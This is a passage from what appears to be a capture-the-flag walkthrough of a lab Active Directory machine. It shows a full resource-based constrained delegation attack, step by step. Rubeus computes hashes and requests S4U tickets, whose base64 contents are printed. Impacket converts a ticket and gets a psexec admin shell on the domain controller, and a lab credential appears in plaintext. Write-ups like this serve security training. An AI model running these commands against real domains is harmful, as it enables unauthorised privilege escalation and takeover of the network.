*Evil-WinRM* PS C:\programdata> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
*Evil-WinRM* PS C:\programdata> $Descriptor.DiscretionaryAcl

BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-1121
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
There is an ACL with the SecurityIdentifier of my fake computer and it says AccessAllowed.
I can also re-run Bloodhound now:
1
2
3
4
5
6
7
oxdf@hacky$ bloodhound-python -c ALL -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.10.11.174
...[snip]...
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: 0xdfFakeComputer.support.htb
INFO: Querying computer: dc.support.htb
WARNING: Could not resolve: 0xdfFakeComputer.support.htb: The DNS query name does not exist: 0xdfFakeComputer.support.htb.
INFO: Done in 00M 14S
It calls out that it can’t find 0xdfFakeComputer.support.htb, which makes sense. It shows this new permission:

Auth as Fake Computer
I’ll use Rubeus to get the hash of my fake computer account:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe hash /password:0xdf0xdf123 /user:0xdfFakeComputer /domain:support.htb
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Calculate Password Hash(es)

[*] Input password             : 0xdf0xdf123
[*] Input username             : 0xdfFakeComputer
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTB0xdffakecomputer
[*]       rc4_hmac             : B1809AB221A7E1F4545BD9E24E49D5F4
[*]       aes128_cts_hmac_sha1 : F7A01B9628299B9FB8A93CFCCF8E747C
[*]       aes256_cts_hmac_sha1 : 90499A3696F8B07B9CDB02E919F193768519340F7812F6050177E6997262B6F0
[*]       des_cbc_md5          : 76EF4F97ADD99176
I need the one labeled rc4_hmac, which I’ll pass to Rubeus to get a ticket for administrator:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe s4u /user:0xdfFakeComputer$ /rc4:B1809AB221A7E1F4545BD9E24E49D5F4 /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: B1809AB221A7E1F4545BD9E24E49D5F4
[*] Building AS-REQ (w/ preauth) for: 'support.htb\0xdfFakeComputer$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFvjCCBbqgAwIBBaEDAgEWooIEzTCCBMlhggTFMIIEwaADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBIcwggSDoAMCARKhAwIBAqKCBHUEggRxOeKt6Ird
      teB+aO1v2heZp/GctaiPKQ3PL7uv6vECkSfrJZ96wZxhiTn96yEK0iBG6iu/lW45R67fkTiYVjrCwJ2x
      0Iv4AVbat5CjivLd2vBB3P8TMt/2yS3dFuDHxRxt43pJY/BCMq867ckAYrmVJZkV4J2Gr+bhLCrX0iEN
      9gX7iTMtKRrE9Pb6hZsu4CUpxMs8UpgJXI+kvKgE7EXwVTd5sIWNHjIu5Lvpuqk8jx98Zy11md6ZvcTc
      qbWis+ZIb/BSHdu35F4TtpMt48RZdeoXvrFcmYbzfzi3yVSZ8I3T50v2HdZj9GaGWknvCSUpGLsrW42P
      cfVBy3cvx9nfVTgNlF0mFMl1NOkf41HsixyBoJjLay2oxAJOmfZDGdjzA88rlx5Ox0z6Llj8RsmsJz6q
      59turK4Kaa7zUGxIMFhb+Snxb2YJm3HAVxdOsxnynQOpAWdOU8lztOaGiM9x6d0VADbvt0QJAjdJkFw4
      sbK6wQ8/Ptu02FCseBd2aUII0AAWFiWwrECPbGeHv/0tqP67Q8BhQNXF6QN7wGJQmLAz8f5a5KaX9Vo6
      2plegvVBrfxQ2SY5wN5xosvUC+U2MX636+8N68TRQca3nFGn3E7Du8sDwPUuK2m/POgWcP4UDixT0cXr
      PcnQOSc/FhukCBqLLMjdGgojyZoF5FHUwpDGfugZ4G0WcrLeZd/L4AhHw395gr3AeFCCawQ9XaUTjlOR
      oh2S3UJCZIizzk7Wiq320lYSFc2m0lMIPYr8i/70DAdlOUus6K2zArE2NnATqHKO6vAs7fy1p+KmF3B/
      6B1g6yr6D9aQo8xMP3qd3oyt4QslVlgqp+GBxh+cjWYv/rU6OFnGdtEa0xxLH/C1raCUXR6Rf1bEKn+t
      o49wwMt6qun7jcE3ugx/T09vU5Uwowit/X+qq3ePO3FDhxjPWHApbOW7wTU3f/kLo4fD6RGPaheYWOba
      BP88mxKCRhUy1hUtZ+kjamRCJD9QHXAj8RIoIrNMaEkpWI0Z7qw4RHwgPdY9vAqff1qkAhp5r5w+QC9y
      Y5JQx/gzruHzHXqYe7D1vADY1oiEQG7jsrbwY/i9I+qKn5BCFv7DXvjHpxWPKN/ndQnTnBbLwQb6ebh0
      CkH6GO4pDi7CpYVxdESomq3INLsrljYZuCafnJSqriyxw9d1ijpEosqzm6vLPbceDj41LVEquCkkaVsM
      pPdHPDGu0ojm+XmLaJGeSe2kNvoRd4htT9zux07Q/Mj8OF/gRxaQOEppIxh4YAKftSvWuU5jzzBtp9aq
      Ji+amwKGy5YfgrLPgIcWNMw93nZlcPBvM87WPFWuZ0vZq9eLwEa8+0rjnWAs2K7/kLWl0rYlt7fhSwcg
      lLKZn8OnFYHPLh2TcC6sXvxp6QGBj26CDZItT1iGukoG7EQ1poHRFRcsSPQyrRko5Z7naJy68tIZNu48
      H7mwyIdSySElDF1uTzq+IxB89wRZEKLw/0RXtOWD0M6RRDIhI0wrVv63PCwozFB+ieeLo4HcMIHZoAMC
      AQCigdEEgc59gcswgciggcUwgcIwgb+gGzAZoAMCARehEgQQ1yZNKdbgtnM3PxOJKOgHv6ENGwtTVVBQ
      T1JULkhUQqIeMBygAwIBAaEVMBMbETB4ZGZGYWtlQ29tcHV0ZXIkowcDBQBA4QAApREYDzIwMjIwNTI3
      MTkzODE3WqYRGA8yMDIyMDUyODA1MzgxN1qnERgPMjAyMjA2MDMxOTM4MTdaqA0bC1NVUFBPUlQuSFRC
      qSAwHqADAgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0Yg==

[*] Action: S4U

[*] Using domain controller: dc.support.htb (fe80::4995:178:63d7:93c1%6)
[*] Building S4U2self request for: '0xdfFakeComputer$@SUPPORT.HTB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '0xdfFakeComputer$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      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
      AgEBoRUwExsRMHhkZkZha2VDb21wdXRlciQ=

[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (fe80::4995:178:63d7:93c1%6)
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      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
[+] Ticket successfully imported!
Use Ticket
Fails
In theory, I should be able to use this ticket right now. Rubeus shows the ticket in this session:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe klist
...[snip]...
Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0x65f382

  UserName                 : support
  Domain                   : SUPPORT
  LogonId                  : 0x65f382
  UserSID                  : S-1-5-21-1677581083-3380853377-188903654-1105
  AuthenticationPackage    : NTLM
  LogonType                : Network
  LogonTime                : 5/27/2022 12:15:24 PM
  LogonServer              : DC
  LogonServerDNSDomain     : support.htb
  UserPrincipalName        : support@support.htb

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 5/27/2022 12:38:17 PM ; 5/27/2022 10:38:17 PM ; 6/3/2022 12:38:17 PM
      Server Name       : cifs/dc.support.htb @ SUPPORT.HTB
      Client Name       : administrator @ SUPPORT.HTB
      Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
For me, it doesn’t work.
Remote Use
I’ll grab the last ticket Rubeus generated, and copy it back to my machine, saving it as ticket.kirbi.b64, making sure to remove all spaces. I’ll base64 decode it into ticket.kirbi:
1
oxdf@hacky$ base64 -d ticket.kirbi.b64 > ticket.kirbi
Now I need to convert it to a format that Impact can use:
1
2
3
4
5
oxdf@hacky$ ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.9.25.dev1+20220119.101925.12de27dc - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
I can use this to get a shell using psexec.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
oxdf@hacky$ KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.9.25.dev1+20220119.101925.12de27dc - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file aXlgPfYK.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service lyPY on dc.support.htb.....
[*] Starting service lyPY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.405]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
And grab root.txt:
1
2
C:\Users\Administrator\Desktop> type root.txt
f319ce3e************************
Beyond Root
Above, I pulled the LDAP creds out of Wireshark. It turns out this only works on Linux, not Windows (at least as far as I could figure out).
I’ll note on Linux (for example mono UserInfo.exe find -first 0xdf) the conversation looks like this:

The most important part is the bindRequest(1) for the support\ldap user with “simple” auth.
The same run on Windows shows this:

The bindRequest this time is using “NTLMSSP_NEGOTIATEsasl”. This is a more secure form of auth where passwords are not passed in the clear. The TCP stream looks like:

IppSec and I spent 30 minutes trying to figure out if we could tell Windows to only use the insecure simple auth, but couldn’t force it.
Última actualización: 2024-09-05
Autor: A. Lorente
Licencia: Creative Commons BY-NC-SA 4.0